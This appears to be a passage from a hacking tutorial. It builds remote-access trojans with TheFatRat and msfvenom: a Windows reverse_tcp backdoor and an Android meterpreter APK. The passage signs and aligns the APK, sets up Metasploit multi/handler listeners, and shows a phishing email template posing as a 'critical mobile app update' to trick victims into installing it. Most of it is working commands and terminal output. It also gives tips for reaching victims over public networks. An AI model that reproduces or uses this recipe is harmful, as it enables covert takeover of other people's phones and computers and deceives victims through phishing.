
- Type **3** for using windows/meterpreter/reverse_tcp.



- Press **enter** for creating backdoor.



- After backdoor is creating it will save in **/home/user/Downloads/TheFatRat/output/tstfile.exe**
- For accessing backdoor go to above location.



- Open another terminal and start msfconsole. Msfconsole wiil be used to handle ongoing session.
- Type **msfconsole**
- After **msfconsole** has started type use **exploit/multi/handler**
- Then type set **payload windows/meterpreter/reverse_tcp**
- Type **LHOST 192.168.1.12**
- Type **LPORT 4444**
- Type **exploit**

```
msf5 > use exploit/multi/handler
 msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
 payload => windows/meterpreter/reverse_tcp
 msf5 exploit(multi/handler) > set LHOST 192.168.1.12
 LHOST => 192.168.1.12
 msf5 exploit(multi/handler) > set LPORT 4444
 LPORT => 4444
 msf5 exploit(multi/handler) > exploit
```

- Now for opening backdoor in **Windows 10**. Simply **copy** from here and **paste** to pendrive and **open** pendrive in **Windows 10**.
- You have to copy two files **tstfile.exe** and **program.cs**. As this backdoor has created using **C#**
- And then **double click** on **tstfile.exe** after this our listener will start on metasploit.

>Making an Undetecable R.A.T in android using METASPLOIT.

By using MSFvenom, we create a payload .apk file. For this, we use the following command:

Terminal: **msfvenom –p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk**




Figure 1: MSFvenom payload **[CLICK IMAGES TO ENLARGE]**

- -p — Payload to be used
- LHOST — Localhost IP to receive a back connection (Check yours with ifconfig command)
- LPORT — Localhost port on which the connection listen for the victim (we set it to 4444)
- R — Raw format (we select .apk)
- Location — To save the file

Note: In this command, we have used the local address because we are demonstrating in the local environment. To perform in the public network, you should enter your public address in LHOST and enable port forwarding on the router.

After this command, now you can locate your file on the desktop with the name **android_shell.apk**.

```
root@kali:/home/kali/android# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R> android_shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10186 bytes

root@kali:/home/kali/android# ls
android_shell.apk
root@kali:/home/kali/android# ls -la
total 20
drwxr-xr-x  2 root root  4096 Jul 13 08:32 .
drwxr-xr-x 30 kali kali  4096 Jul 13 08:31 ..
-rw-r--r--  1 root root 10186 Jul 13 08:32 android_shell.apk
```

Figure 2: APK file created successfully

After we successfully created the .apk file, we need to sign a certificate because Android mobile devices are not allowed to install apps without the appropriately signed certificate. Android devices only install signed .apk files.

We need to sign the .apk file manually in Kali Linux using:

- Keytool (preinstalled)
- jar signer (preinstalled)
- zipalign (need to install)

To sign the .apk file locally, use these commands:

Terminal: **keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000**

```
root@kali:/home/kali/android# keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  test
What is the name of your organizational unit?
  [Unknown]:  test
What is the name of your organization?
  [Unknown]:  test
What is the name of your City or Locality?
  [Unknown]:  test
What is the name of your State or Province?
  [Unknown]:  test
What is the two-letter country code for this unit?
  [Unknown]:  test
Is CN=test, OU=test, O=test, L=test, ST=test, C=test correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=test, OU=test, O=test, L=test, ST=test, C=test
[Storing key.keystore]
root@kali:/home/kali/android# ls -la
total 24
drwxr-xr-x  2 root root  4096 Jul 13 08:45 .
drwxr-xr-x 30 kali kali  4096 Jul 13 08:31 ..
-rw-r--r--  1 root root 10186 Jul 13 08:32 android_shell.apk
-rw-r--r--  1 root root  2551 Jul 13 08:45 key.keystore
```

Figure 3: Keytool making keystore

Terminal: **jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked**

```
root@kali:/home/kali/android# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked
Enter Passphrase for keystore:
   adding: META-INF/HACKED.SF
   adding: META-INF/HACKED.RSA
   adding: META-INF/SIGNFILE.SF
   adding: META-INF/SIGNFILE.RSA
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex

>>> Signer
    X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
```

Figure 4: Signing a .apk file with JARsigner

Terminal: **jarsigner -verify -verbose -certs android_shell.apk**

```
root@kali:/home/kali/android# jarsigner -verify -verbose -certs android_shell.apk

s       258 Mon Jul 13 08:32:32 EDT 2020 META-INF/MANIFEST.MF

      >>> Signer
      X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
      [certificate is valid from 7/13/20, 8:45 AM to 11/29/47, 7:45 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 4/14/20, 3:10 AM to 9/9/35, 8:40 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

        381 Mon Jul 13 09:35:26 EDT 2020 META-INF/HACKED.SF
       1308 Mon Jul 13 09:35:26 EDT 2020 META-INF/HACKED.RSA
        272 Mon Jul 13 08:32:32 EDT 2020 META-INF/SIGNFILE.SF
       1842 Mon Jul 13 08:32:32 EDT 2020 META-INF/SIGNFILE.RSA
          0 Mon Jul 13 08:32:32 EDT 2020 META-INF/
sm     6992 Mon Jul 13 08:32:32 EDT 2020 AndroidManifest.xml

      >>> Signer
      X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
      [certificate is valid from 7/13/20, 8:45 AM to 11/29/47, 7:45 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 4/14/20, 3:10 AM to 9/9/35, 8:40 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

sm      572 Mon Jul 13 08:32:32 EDT 2020 resources.arsc

      >>> Signer
      X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
      [certificate is valid from 7/13/20, 8:45 AM to 11/29/47, 7:45 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 4/14/20, 3:10 AM to 9/9/35, 8:40 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
```

Figure 5: Verifying the .apk using JARsigner

Zipalign is not preinstalled in Kali Linux, so you will have to install it first.

```
root@kali:/home/kali# apt-get install zipalign
```

Figure 6: Installing Zipalign

Terminal: **zipalign -v 4 android_shell.apk singed_jar.apk**

```
root@kali:/home/kali/android# zipalign -v 4 android_shell.apk signed_jar.apk
Verifying alignment of signed_jar.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
     286 META-INF/HACKED.SF (OK - compressed)
     620 META-INF/HACKED.RSA (OK - compressed)
    1720 META-INF/ (OK)
    1770 META-INF/SIGNFILE.SF (OK - compressed)
    2051 META-INF/SIGNFILE.RSA (OK - compressed)
    3138 AndroidManifest.xml (OK - compressed)
    4905 resources.arsc (OK - compressed)
    5135 classes.dex (OK - compressed)
Verification successful
root@kali:/home/kali/android#
```

Figure 7: Verifying the .apk into a new file using Zipalign

Now we have signed our android_shell.apk file successfully and it can be run on any Android environment. Our new filename is singed_jar.apk after the verification with Zipalign.




Figure 8: Malicious .apk file ready to install

The next step is to set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: **msfconsole**




Figure 9: Starting Metasploit

Metasploit begins with the console.




Figure 10: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: **use exploit/multi/handler**




Figure 11: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and

payload **android/meterpreter/reverse_tcp** while creating an .apk file with MSFvenom.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

Figure 12: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: **run**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

Figure 13: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim mobile device. In our environment, we are using an Android device version 8.1 (Oreo). Attacker can share a malicious Android .apk to the victim with the help of social engineering/email phishing.


Now it is time to quickly set up the Android emulator (if you don't have an Android device). Steps to configure the Android emulator:

- Download the image file for the Android x86 code project from the Google Code projects site (https://code.google.com/archive/p/android-x86/downloads)
- Create a virtual machine using another version 2.6x kernel in the VMware workstation

- Mount the ISO file into VMware options
- Finish the process and run the machine in LIVE mode
- Set up the Android device
- Set up the Google account

  Note: Android x86 project can connect it to a local network with an Ethernet adapter (VMnet8). If you are using another emulator to penetrate the Android device, you can also use a CLI Android emulator.

  After setting up the Android emulator in VM, we are going to download the file from cloud link we have created on Kali Linux and emailed to the victim account.


Critical Mobile App Update

Hi User,

it's been a while since you last upgraded a mobile application from a critical update. Below is the URL to update mobile applications.

https://example.com/singed_jar.apk

Thank You
Team Mobile

Figure 14: Spam email

Download the singed_jar.apk file and install it with “unknown resources allowed” on the Android device.

